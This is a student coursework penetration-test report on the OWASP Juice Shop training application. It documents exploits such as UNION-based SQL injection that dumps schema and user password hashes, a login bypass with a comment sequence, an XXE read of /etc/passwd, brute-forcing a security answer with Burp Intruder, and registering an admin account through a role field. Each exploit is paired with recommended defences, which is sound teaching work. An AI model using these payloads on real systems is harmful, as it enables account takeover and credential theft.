



# **Applied Artificial Intelligence, BSc (Hons)**

## **INF2005 Cyber Security Fundamentals**

### **Assessed Coursework 2 (ACW 2)**

<b>Team Members</b>	<b>Student ID</b>
ASHLINDER KAUR DO S. AJAIB SINGH	2202636
LEO EN QI VALERIE	2202795
OSAMA RASHEED KHAN	2203385
SERI HANZALAH BTE HANIFFAH	2201601
TEO XUANTING	2202217
TIAN YUE XIAO, BRYON	2201615

# Introduction and Summary

In the cybersecurity world, OWASP Juice Shop stands as a crucial testing ground for evaluating the effectiveness of the security measures that are implemented in web applications. This initiative provides a diverse set of hacking skills and tools to examine the app's security across different difficulty levels. The aim of this report is to document the vulnerabilities found, conduct exploits and propose defence mechanisms based on the vulnerabilities identified during the penetration testing of the OWASP Juice Shop web application. The report provides a detailed summary of the discovered vulnerabilities, outline steps taken to exploit the vulnerabilities and recommended defence mechanisms to strengthen website security.

## Penetration Testing Details

### Identifying Vulnerabilities

During the systematic exploration stage, the team managed to identify 6 out of 10 significant vulnerabilities where each represents a potential risk to the application's security. The vulnerabilities found are as follows:

<b>1. SQL Injection</b>	Database Schema (3 stars) Login Jim (1 star)
<b>2. Broken Authentication</b>	Reset Jim's Password (3 stars)
<b>3. XML External Entities</b>	XXE Data Access (3 stars)
<b>4. Sensitive Data Exposure</b>	Login Amy (3 stars) Confidential Document (1 star)
<b>5. Broken Access Control</b>	Forged Review (3 stars) Manipulate Basket (3 stars) View Another User's Shopping Basket (2 stars)
<b>6. Security Misconfiguration</b>	Register as a User with Administrator Privileges (3 stars)

These vulnerabilities that range from SQLi to security misconfiguration shows the diverse and multifaceted nature of potential threats within OWASP Juice Shop.

# Defence Mechanisms of Vulnerabilities

## 1. SQL INJECTIONS (SQLi)

SQL injection attack involves the input insertion of a SQL query from the client to the server. Once successful, the SQLi attack can read, insert, update and delete sensitive data inside the databases. SQLi attacks also allow for identity spoofing and data tampering for the attackers, especially for PHP websites or applications.

- a. **Input Validation:** Usage of input validation techniques in order to validate user input. Input validation ensures that it will not contain any malicious SQL queries. Some examples include whitelisting, blacklisting and regular expressions.
- b. **Prepared Statements:** Injection attacks can be avoided by using prepared statements. They are precompiled SQL statements that can be reused with different parameters, making it difficult for attackers to inject malicious SQL.
- c. **Least Privilege Principles:** Limiting the privileges of users can reduce the impact of SQLi attacks by granting users only the minimum privileges necessary to perform their tasks.

## 2. BROKEN AUTHENTICATION

Broken Authentication is a common vulnerability that malicious hackers exploit. The attackers are given the same privileges as an organisation's admin user, due to poor implementation of session management functions and authentications. Passwords, session tokens or keys are most commonly compromised and stolen by the attackers to bypass user authentication.

- a. **Strong Password Policies:** Implement strong password policies to avoid weak passwords. These password policies should require users to use a combination of uppercase and lowercase letters, numbers and special characters.
- b. **Session Management:** Proper session management can prevent session hijacking attacks. Some examples of session management include using secure cookies, expiring sessions and SSL/TLS encryption.

## 3. XML EXTERNAL ENTITIES (XXE)

XML External Entity attack targets websites and applications that parses XML input. This XXE attack generally occurs when a weak XML parser processes the XML input, which contains an external entity reference.

- a. **Disable External Entity Processing (DTDs):** Disabling external entity processing can be achieved by configuring the XML parser to not allow XML External Entities (XXE). Disabling DTDs also ensures more defence capabilities against other malicious attacks, such as the Denial of Service (DOS) attacks.

#### **4. SENSITIVE DATA EXPOSURE**

The risks of sensitive data exposure arise during a data breach, resulting in the release of information that is designed to be safeguarded and protected from unauthorised access.

- a. **Encryption:** Encrypting sensitive data can be used to protect data both in transit and at rest. Encryption is essential for safeguarding sensitive information, such as financial and medical records.
- b. **Secure Storage:** Storing sensitive data in a secure location can prevent data leaks and it can be done by using secure databases, file systems and cloud storage services. Robust data protection is needed to ensure confidentiality and prevent unwanted malicious attacks.

#### **5. BROKEN ACCESS CONTROL**

Broken Access Control vulnerabilities enable attackers or malicious users to access unauthorised data or perform any actions they should not have permission to do.

- a. **Use Unique Identifiers (UUID):** Using randomly generated IDs to prevent potential attackers or other unauthorised users from easily manipulating resource identifiers. Therefore, the HTTP parameter identifiers are harder to guess or exploit.
- b. **Role-based Access Control:** Role-based Access Control limits access to sensitive areas of the application. It assigns users to roles based on job responsibilities and limits their access to only the resources needed to perform specific assigned tasks.
- c. **Rate Limiting and Throttling:** Rate limiting can be implemented to prevent excessive manipulation attempts (such as brute-forcing) on related endpoints. This can include limiting the number of requests users can make within a certain time frame.
- d. **Access Control Testing:** This involves testing the application to ensure that users are not able to access resources that they should not have access to, ensuring that that application is working as intended.
- e. **Regular Access Reviews:** Implement regular access reviews to ensure that users have the appropriate level of access. This involves reviewing user access rights to ensure that they are still necessary and appropriate.

#### **6. SECURITY MISCONFIGURATION**

Security Misconfiguration involves the mishandling of security settings which creates vulnerabilities for attackers to exploit. The attackers identify and take advantage of the misconfigured application settings, hence this results in unauthorised access and data leaks which compromises the overall security of the application.

- a. **Regular Updates:** Having regular security updates ensures that application and the components are up to date to prevent security misconfigurations. It can help fix any potential software misconfigurations and patch vulnerabilities.
- b. **Secure Defaults:** Implementing secure default settings ensures a stronger security configuration, which sets a strong baseline foundation for organisation's we.
- c. **Regular Security Audits:** Security audits can be conducted regularly to identify and fix misconfigurations. Additionally, security audits can help in proactively addressing security vulnerabilities and ensuring organisational compliance with regulations.

# Summarised Penetration Testing

#	STARS	VULNERABILITY	EXPLOIT STEPS	RECOMMENDED DEFENCE
1	3	SQL Injection	<p><b>Database Schema</b> Using Burp Suite repeater to send HTTP requests to perform injection.</p>	<ul style="list-style-type: none"> <li><b>Prepared statements with parameterised queries:</b> When writing database queries, apply prepared statements with variable binding. This enforces developers to articulate all SQL code before introducing parameters hence establishes a clear distinction between code and data, preventing attackers from manipulating queries and insert malicious SQL commands.</li> <li><b>Least privilege principles:</b> Minimise the privileges assigned to database accounts to reduce potential damage of a successful SQLi attack. Must ensure that application accounts are granted only the necessary access rights, hence restricting unnecessary operations. (E.g. Create views to limit access to specific parts of data.)</li> </ul>
2	3	Broken Authentication	<p><b>Reset Jim's Password</b></p> <ol style="list-style-type: none"> <li>Find Jim's email address</li> <li>Forget password as Jim to know security question and submit form</li> <li>In Burp Suite, find <b>POST rest/user/reset-password</b> and direct request to the Repeater.</li> <li>From Repeater find <b>{"email":"jim@juice-sh.op", "answer":"urmom", "new":"testing123", "repeat":"testing123"}</b> and direct to Intruder.</li> <li>Add payload to the security question answer field.</li> <li>Add list of names</li> </ol>	<ul style="list-style-type: none"> <li><b>Make stronger security passwords:</b> Good security answer should be memorable, applicable, consistent, confidential and specific. Stronger passwords act as strong defence against attempted attacks such as brute force and social stalking. (E.g. Security Passwords questions - What is the name of the course you applied to but didn't get in?)</li> <li><b>Apply Two Factor Authentication:</b> 2FA provides an extra layer of protection against hackers. As the attackers would still need the second factor to successfully authenticate a user's account.</li> </ul>

			<ol style="list-style-type: none"> <li>7. Go to grep extract and highlight the response message and Start Attack</li> <li>8. Look out for Status code “200”, it indicates the payload returned by the server when a client's request has been successfully processed.</li> <li>9. Name with status code “200” is the correct answer. Use it to successfully reset the password.</li> </ol>	(E.g. For Google log-in 2FA, password & key in code given from mobile devices).
3	3	XML External Entities (XXE)	<p><b>XXE Data Access</b></p> <ol style="list-style-type: none"> <li>1. Create an XML file to read contents from /etc/passwd.</li> <li>2. Upload the XML file in the Complaint section.</li> <li>3. Retrieve the file's contents.</li> </ol>	<ul style="list-style-type: none"> <li>● <b>Disable DTD:</b> Disable external entities or Document Type Definition (DTD) processing so that the XML parser will ignore any attempts to reference entities from external sources like files or URL.</li> <li>● <b>File input sanitisation &amp; validation:</b> Sanitise, validate, and whitelist file uploads such that websites only accept pre-defined file types (E.g. only accept jpg, png for images.)</li> </ul>
4	3	Sensitive Data Exposure	<p><b>Login Amy</b></p> <ol style="list-style-type: none"> <li>1. Find information on “One Important Final Note”. (will lead to Password Haystacks)</li> <li>2. Create a Python program to brute force Amy's password based on the example password.</li> <li>3. Login to Amy's account with the password found.</li> </ol>	<ul style="list-style-type: none"> <li>● <b>Lockout policy:</b> Have a lockout policy such that the account will be locked after consecutive failed login attempts (E.g. Lock account after 3 failed login attempts.)</li> <li>● <b>IP whitelisting and blacklisting:</b> Use whitelisting to allow trusted IP address(es) to login, and blacklisting to block suspicious IP address(es).</li> </ul>
5	3	Broken Access Control	<p><b>Forged Review</b></p> <ol style="list-style-type: none"> <li>1. In the customer feedback page, look within the source code to find the userID section.</li> <li>2. Find condition <code>hidden type="text"</code> and remove '<code>hidden</code>' from condition.</li> <li>3. Text box will pop up.</li> </ol>	<ul style="list-style-type: none"> <li>● <b>Authorisation Checks:</b> Implement strict authorisation checks in order for users to only perform actions that they are explicitly allowed to do. This prevents unauthorised users from attempting actions beyond their privileges.</li> </ul>

			<p>4. See data type for userID</p> <ul style="list-style-type: none"> <li>a. use account to send to another existing account &amp; refer to burp suite to see data</li> </ul> <p>5. Forge feedback based on data retrieved.</p>	<p>(E.g. Before allowing users to post reviews, they must verify their role or permissions to confirm that they have necessary rights.)</p> <ul style="list-style-type: none"> <li>● <b>Cross Site Request Forgery (CSRF) Protections:</b> CSRF Protection prevents attackers from making unauthorised requests on the user's behalf. This ensures that the request originated from a legitimate source. (E.g. Include CSRF protection tokens in forms and validate the tokens on server side before processing requests).</li> </ul>
6	3	Broken Access control	<p><b>Manipulate Basket</b></p> <p>1. Register a user account and log into that account. Make sure the basket is empty.</p> <p>2. Add one product into the basket and check the basket page to ensure it is added.</p> <p>3. In Burp Suite, find the POST request with the URL/api/BasketItems/. Use Burp Suite's Repeater on the Basket Items POST request.</p> <pre>{"ProductId":9,  "BasketId":"6",  "quantity":1}</pre> <p>4. Amend the values of the parameters ("ProductId" and "BasketId") individually and send the amended requests over using the repeater. An error message is shown when the value of BasketId is changed.</p> <p>5. Add in another "BasketId": "5", so that the new request will be amended to show:</p> <pre>{"ProductId":9,"BasketId":"6",  "BasketId": "5","quantity":1}</pre>	<ul style="list-style-type: none"> <li>● <b>Implement Proper Access Controls:</b> Apply authorisation checks to ensure users can only access and modify their own baskets. Validate user permissions before allowing any changes to basket items.</li> <li>● <b>Use Unique Identifiers:</b> Use UUID to prevent attackers from easily manipulating identifiers. (E.g. Avoid exposing sequential or easily guessable identifiers for baskets or products.)</li> <li>● <b>Rate Limiting and Throttling:</b> Slows down the amount of requests a user can make within a time-frame. It combats the Burp Suite's Repeater and prevents brute-force operations on related endpoints.</li> </ul>
7	3	Security	<b>Admin Registration</b>	<ul style="list-style-type: none"> <li>● <b>Multi-Factor Authentication:</b></li> </ul>

		Misconfiguration	<ol style="list-style-type: none"> <li>Submit a POST request to the following URL: <a href="http://localhost:3000/api/Users">http://localhost:3000/api/Users</a>.</li> <li>Change the following attributes in the body (Ensure the role is "admin". This step registers users and provides administrator privileges). {"email":"admin","password":"admin","role":"admin"}.</li> <li>Change content-type to application/json.</li> <li>Login using credentials above and gain access to <a href="http://localhost:3000/administration">http://localhost:3000/administration</a></li> <li>As a result, user now has admin privileges.</li> </ol>	More secure authentication for admin users. This can include 2FA, or other forms of additional authentication.
8	3	SQL Injection	<p><b>Login Jim</b></p> <ol style="list-style-type: none"> <li>Guess Jim's email as "<a href="mailto:jim@juice-sh.op">jim@juice-sh.op</a>." Inject a single quote ('') and double hyphens (--). The single quote terminates the email field. The double hyphens comment out the rest of the SQL query, bypassing the password check.</li> <li>Successfully log in with a random password to access Jim's account.</li> </ol>	<ul style="list-style-type: none"> <li><b>Input Validation:</b> Perform input validation to make sure inputs conform to expected format. (E.g. validating email format.)</li> <li><b>Parameterised Input Statements:</b> Using placeholders (E.g. ?) for input data instead of some executable text.</li> </ul>
9	2	Broken Access Control	<p><b>View Basket</b></p> <ol style="list-style-type: none"> <li>Login as a user.</li> <li>View the shopping cart (by default, the cart will not have any products).</li> <li>Right click on the webpage → Inspect → Application → Session storage.</li> <li>Edit the bid (Basket ID) to 1 and reload the page. The following image shows the result.</li> </ol>	<ul style="list-style-type: none"> <li><b>HTTP Cookie authentication:</b> A particular user's cookie should be used to authenticate and allow access to their private information. Anyone not in possession of that cookie should receive a 403 response code.</li> </ul>

10	1	Sensitive Data Exposure	<p><b>Confidential Document</b></p> <ol style="list-style-type: none"> <li>1. Navigate to the About page and click on the Terms and Conditions link.</li> <li>2. Look for the website GET request "<a href="http://localhost:3000/ftp/legal.md">http://localhost:3000/ftp/legal.md</a>", then right click and send to Repeater.</li> <li>3. Under the Response tab, you can see a 'Directory' class. Within this class, copy the title of 'Acquisition.md', return back to the Repeater Tab and change URL. Now, if you open the Response Tab, you will be able to see a confidential document of OWASP Juice Shop.</li> </ol>	<ul style="list-style-type: none"> <li>● <b>Disabling Directory Listing:</b> Disable Directory listings from being viewed by configuring the server to only show it on certain files. This prevents users from browsing through directories and accessing files like 'Acquisition.md'</li> <li>● <b>Role-based Access Control:</b> Control Access to such confidential documents by ensuring that only authorised users have permission to access them. Even if the URL is discovered by an attacker, it will not be accessed without proper authorisation.</li> </ul>
----	---	-------------------------	--	--

# Appendix

## No. 1, Task: Data Schema (3 stars), Vulnerability: SQLi

1. Have Burp Suite Community ver installed
2. Open Burp Suite → Proxy → HTTP History → Open browser and put in the URL [localhost:3000](http://localhost:3000) (Ensure that OWASP Juice Shop website is running by using `cd juice-shop, npm start`).
3. In HTTP History of Burp Suite, press CTRL R → Repeater will be highlighted then go to repeater → click 'send' at request → get all data back as its is at server from 'response'.
4. Key in ')UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite\_master--' upon the item to search for.

```
search?q=strawberry'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master--
```

): end of string in sql

**UNION**: sql operator that merges results of 2 or more SELECT queries

%20: URL encoding space character

**SELECT**: sql command to get data from db

**sql,2,3,4,5,6,7,8,9**: placeholder values for columns in the original query. Sql suggests that the attacker is attempting to get data from a column named sql from sqlite\_master table. The numeric placeholders cover a range of possibilities to ensure that at least 1 of the placeholders matches the number of columns in the original query. (really trial and error)

**FROM** and **sqlite\_master**: specifies the table sqlite\_master from where the attacker wants to get the info

--: start of SQL comment which make the rest of the query a comment hence ignore DB engine

5. While in this injection, this code allows retrieving users credentials from username, password and email. p=banan'))UNION%20SELECT%20username,password,email,4,5,6,7,8,9%20FROM%20Users--

Request	Response
<pre> 1 GET /rest/products/search?q=banan  HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua: "Not&gt;A?Brand";v="99", "Chromium";v="118" 4 Accept: application/json, text/plain, /* 5 sec-ch-ua-mobile: 70 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90   Safari/537.36 7 sec-ch-ua-platform: "Windows" 8 Sec-Fetch-Site: same-origin 9 Sec-Fetch-Mode: cors 10 Sec-Fetch-Dest: empty 11 Referer: http://localhost:3000/ 12 Accept-Encoding: gzip, deflate, br 13 Accept-Language: en-US,en;q=0.9 14 Cookie: language=en; cookieconsent_status=dismiss 15 Connection: close 16 17 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Length: 277 8 ETag: W/"115-JgrSPsWhlylZHgL4I+PlFnPns" 9 Vary: Accept-Encoding 10 Date: Fri, 03 Nov 2023 07:19:32 GMT 11 Connection: close 12 13 14 {   "status": "success",   "data": [     {       "id": 6,       "name": "Banana Juice (1000ml)",       "description": "Monkeys love it the most.",       "price": 1.99,       "deluxePrice": 1.99,       "image": "banana_juice.jpg",       "createdAt": "2023-11-02 11:56:55.631 +00:00",       "updatedAt": "2023-11-02 11:56:55.631 +00:00",       "deletedAt": null     }   ] } </pre>

Request	Response
<pre> 1 GET /rest/products/search?q=banan  HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118" 4 Accept: application/json, text/plain, /* 5 sec-ch-ua-mobile: 70 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90   Safari/537.36 7 sec-ch-ua-platform: "Windows" 8 Sec-Fetch-Site: same-origin 9 Sec-Fetch-Mode: cors 10 Sec-Fetch-Dest: empty 11 Referer: http://localhost:3000/ 12 Accept-Encoding: gzip, deflate, br 13 Accept-Language: en-US,en;q=0.9 14 Cookie: language=en; cookieconsent_status=dismiss 15 Connection: close 16 17 </pre>	<pre> 1 HTTP/1.1 500 Internal Server Error 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Vary: Accept-Encoding 9 Date: Fri, 03 Nov 2023 07:24:05 GMT 10 Connection: close 11 Content-Length: 321 12 13 14 {   "error": {     "message": "SQLITE_ERROR: near '\"\\\"': syntax error",     "stack": "Error: SQLITE_ERROR: near '\"\\\"': syntax error",     "errno": 1,     "code": "SQLITE_ERROR",     "sql": "SELECT * FROM Products WHERE ((name LIKE 'tbanan%' OR description LIKE 'tbanan%') AND deletedAt IS NULL) ORDER BY name"   } } </pre>

Request	Response
<pre> 1 GET /rest/products/search?q=banan' -- HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118" 4 Accept: application/json, text/plain, /* 5 sec-ch-ua-mobile: 70 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90   Safari/537.36 7 sec-ch-ua-platform: "Windows" 8 Sec-Fetch-Site: same-origin 9 Sec-Fetch-Mode: cors 10 Sec-Fetch-Dest: empty 11 Referer: http://localhost:3000/ 12 Accept-Encoding: gzip, deflate, br 13 Accept-Language: en-US,en;q=0.9 14 Cookie: language=en; cookieconsent_status=dismiss 15 Connection: close 16 17 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 30 9 ETag: W/"1e-JkPcItpGj7BBTx0uZTVVImS1zAY" 10 Vary: Accept-Encoding 11 Date: Fri, 03 Nov 2023 07:23:13 GMT 12 Connection: close 13 14 {   "status": "success",   "data": [   ] } </pre>

Request

```

1 GET /rest/products/search?q=banana')UNION%20SELECT%20sql1,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not-A-Brand";v="99", "Chromium";v="118"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Chrome/118.0.5993.90 Safari/537.36
8 sec-ch-ua-platform: "Windows"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16

```

Response

```

Pretty Raw Hex Render
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
P-Prefetch-List: /#/jobs
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Date: Mon, 06 Nov 2023 09:03:33 GMT
Connection: close
Content-Length: 7984
14 (
  "status": "success",
  "data": [
    {
      "id": null,
      "name": "juice-sh.op",
      "description": "admin@juice-sh.op",
      "price": 4,
      "deluxePrice": 5,
      "image": "6",
      "createdAt": 7,
      "updatedAt": 8,
      "deletedAt": 9
    },
    {
      "id": null,
      "name": "amy@juice-sh.op",
      "description": "admin@juice-sh.op",
      "price": 4,
      "deluxePrice": 5,
      "image": "6",
      "createdAt": 7,
      "updatedAt": 8,
      "deletedAt": 9
    },
    {
      "id": null,
      "name": "05f92148b4b60f7dacd04cceebb8f1af",
      "description": "amy@juice-sh.op",
      "price": 4,
      "deluxePrice": 5,
      "image": "6",
      "createdAt": 7,
      "updatedAt": 8,
      "deletedAt": 9
    }
  ]
)

```

Request

```

1 GET /rest/products/search?q=banana')UNION%20SELECT%20username,password,email,4,5,6,7,8,9%20FROM%20users-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not-A-Brand";v="99", "Chromium";v="118"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36
7 sec-ch-ua-platform: "Windows"
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Referer: http://localhost:3000/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Cookie: language=en; cookieconsent_status=dismiss
15 Connection: close
16
17

```

Response

```

Pretty Raw Hex Render
"data": [
  {
    "id": null,
    "name": "0192023a7bbd73250516f069df18b500",
    "description": "admin@juice-sh.op",
    "price": 4,
    "deluxePrice": 5,
    "image": "6",
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
  {
    "id": null,
    "name": "030f05e45e30710c3ad3c32f00de0473",
    "description": "amy@juice-sh.op",
    "price": 4,
    "deluxePrice": 5,
    "image": "6",
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
  {
    "id": null,
    "name": "05f92148b4b60f7dacd04cceebb8f1af",
    "description": "amy@juice-sh.op",
    "price": 4,
    "deluxePrice": 5,
    "image": "6",
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  }
]
)
```

## No. 2, Task: Reset Jim's Password (3 stars), Vulnerability: Broken Authentication

Ensure that <http://localhost:3000/> is running in Burp Suite Browser

1. Find Jim's email address, this can be found at user reviews section of Juice Shop
2. Initiate Password Reset: Sign up as Jim and click on "Forgot Password" and enter the email to know what the security question is.

The screenshot shows a dark-themed 'Forgot Password' form. The 'Email' field contains 'jim@juice-sh.op'. The 'Security Question' field contains 'Your eldest sibling's middle name?'. Both fields have a question mark icon in the top right corner.

3. Intercept POST requests with Burp Suite by filling up the form and submit the form. In this case, the details are keyed in are as follows:

Email: [jim@juice-sh.op](mailto:jim@juice-sh.op)  
Answer to security question: yourmom  
New Password: abcdefg  
Repeated Password: abcdefg

The image shows two side-by-side 'Forgot Password' forms. The left form has a pink box around its input fields. It shows validation errors: 'New Password' and 'Repeat New Password' both have a red border and the message 'Password must be 5-40 characters long'. The right form shows the same fields but without these errors, indicating they were removed by intercepting the request in Burp Suite. A pink arrow points from the left form to the right form.

4. In Burp Suite, look out for **POST rest/user/reset-password** (HTTP request which initiates password reset for user, it's used when user enters a new piece of information) and Click CTRL R on POST rest/user/reset-password to direct the request to the Repeater.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a POST /rest/user/reset-password HTTP/1.1 request with various headers and a JSON payload. The Response pane shows the server's response, which includes a status code 401 and a JSON object containing a message about wrong answers to security questions. A pink arrow points from the text "CTRL R" to the Repeater tab in the top menu bar.

```

Request
Pretty Raw Hex
1 POST /rest/user/reset-password HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 61
4 sec-ch-ua: "Chromium";v="115", "NotA_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: 70
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.102 Safari/537.36
9 sec-ch-ua-platform: "Windows"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=F174InM8k0itRecyIndTmzgk27831q0gt0e1TPtshcrgyqR2E5
18 Connection: close
19
20 {"email":"jia@juice-sh.op","answer":"yourname","new":"abcdefg","repeat":"abcdefg"}
  
```

To view Response, click  
CTRL + Spacebar

5. Use Burp Suite's Intruder tool by clicking **CTRL I**. Go to the **Positions Tab** and highlight the answer field. It is highlighted as it will be used in a brute force attack.

The screenshot shows the Burp Suite Intruder tool with the Positions tab selected. The Payloads tab is highlighted with a pink border. The payload editor shows a single line of JSON data. A pink box highlights the payload line 20, and a pink arrow points from the text "The payload is the answer to the security question" to this line.

```

① Choose an attack type
Attack type: Sniper

② Payload positions
Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

○ Target: http://localhost:3000

1 POST /rest/user/reset-password HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 61
4 sec-ch-ua: "Chromium";v="115", "NotA_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: 70
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.102 Safari/537.36
9 sec-ch-ua-platform: "Windows"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=F174InM8k0itRecyIndTmzgk27831q0gt0e1TPtshcrgyqR2E5
18 Connection: close
19
20 {"email":"jia@juice-sh.op","answer":"yourname","new":"abcdefg","repeat":"abcdefg"} 
```

The payload is the answer to the security question

6. Add list of names: Go to Payloads tab and select Simple List and key in a list of common names that could be used to answer the security question. List of common names can be found online, or can ask chatgpt to generate some.

The screenshot shows two main sections:

- Top Section (List of Names):** A ChatGPT-like interface where a user asks for "popular guys and girls names". The response lists 18 names under "Popular Guys' Names". A pink box highlights this list with the text "1. Find list of names, and copy the names".
- Bottom Section (Payloads Tab):** A "Payload sets" configuration screen. It shows a payload set named "1" with a payload count of 0 and a request count of 0. The payload type is set to "Simple list". A pink box highlights the "Paste" button in the "Payload settings [Simple list]" section with the text "2. Once copied, click Paste that's on Simple List". An arrow points from this text to the "Paste" button.

Popular Guys' Names
1. Liam
2. Noah
3. Ethan
4. Jackson
5. Aiden
6. Lucas
7. Mason
8. Caden
9. Oliver
10. Elijah
11. Grayson
12. Logan
13. James
14. Benjamin
15. Henry
16. Jack
17. William
18. Michael

**Payload sets**  
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set.  
Payload set: 1 Payload count: 0  
Payload type: Simple list Request count: 0

**Payload settings [Simple list]**  
This payload type lets you configure a simple list of strings that are used as payloads.  
Paste Load ... Remove Clear Duplicate Add Enter a new item Add from list ... [Pro version only]

**Payload sets**  
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.  
Payload set: 1 Payload count: 0  
Payload type: Import list Request count: 0

**Payload settings [Import list]**  
Import payload sets lets you configure a simple list of strings that are used as payloads.  
Add Enter a new item Add from list ... [Pro version only]

7. Start Attack: Before starting the attack, go to **settings** and at **grep extract section**, click **add** to open the editor and **highlight the response message 'Wrong answer to security question.'** This helps to identify the regular expression that will be used to extract the correct answer from server response. Then, Click **start attack** to start the brute force attack.

**Grep - Extract**

These settings can be used to extract useful information from responses into the attack results table.

Extract the following items from responses:

**Add** (highlighted)

Click "Add" to prompt the pop up

Maximum capture length: 100

**Grep - Payloads**

These settings can be used to flag result items containing reflections of the submitted data.

Search responses for payload strings

- Case sensitive match
- Exclude HTTP headers
- Match against pre-URL-encoded payloads

**Redirections**

These settings control how Burp handles redirections when performing attacks.

Follow redirections:  Never

- On-site only
- In-scope only
- Always

Process cookies in redirections

**Define extract grep-item**

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

Define start and end

Start after expression: close{value}/n

Start at offset: 401

End at delimiter:

End at fixed length: 34

Extract from regex group

close{value}/n"75

Case sensitive

Exclude HTTP headers  Update config based on selection below

Refresh response

1 HTTP/1.1 401 Unauthorized  
2 Access-Control-Allow-Origin: \*  
3 X-Content-Type-Options: nosniff  
4 X-Frame-Options: SAMEORIGIN  
5 Feature-Policy: payment 'none'  
6 X-RevContentSize: 18208  
7 X-RateLimit-Limit: 100  
8 X-RateLimit-Remaining: 99  
9 Date: Wed, 08 Mar 2023 10:32:01 GMT  
10 X-RateLimit-Reset: 1499439916  
11 Content-Type: text/html; charset=utf-8  
12 Content-Language: de  
13 ETag: W/"22-gRE21LWfPcc7caTT0tEleyvPLr"  
14 Vary: Accept-Encoding  
15 Connection: close

Wrong answer to security question. (highlighted)

Highlight this part

OK Cancel

8. Wait for the attack to finish and study the responses to look out for or any behaviour that may show a valid answer. This can be done by checking the status code that is beside the list of names. In this case status code **"401" means unauthorised** and it is returned by the server when the client is not authorised to access the requested resource, whereas **"200" means authorised** and is returned by the server when a client's request has been successfully processed.

Request	Payload	Status code	Error	Timeout	Length	close/run	Comment
0		401			503		
1	Liam	401			503		
2	Noah	401			503		
3	Ethan	401			503		
4	Jackson	401			503		
5	Aiden	401			503		
6	Lucas	401			503		
7	Mason	401			503		
8	James	401			503		
9	<b>Oliver</b>	<b>401</b>			503		
10	Max	401			503		

Request	Payload	Status code	Error	Timeout	Length	close/run	Comment
11	ugen	401			503		
12	James	401			503		
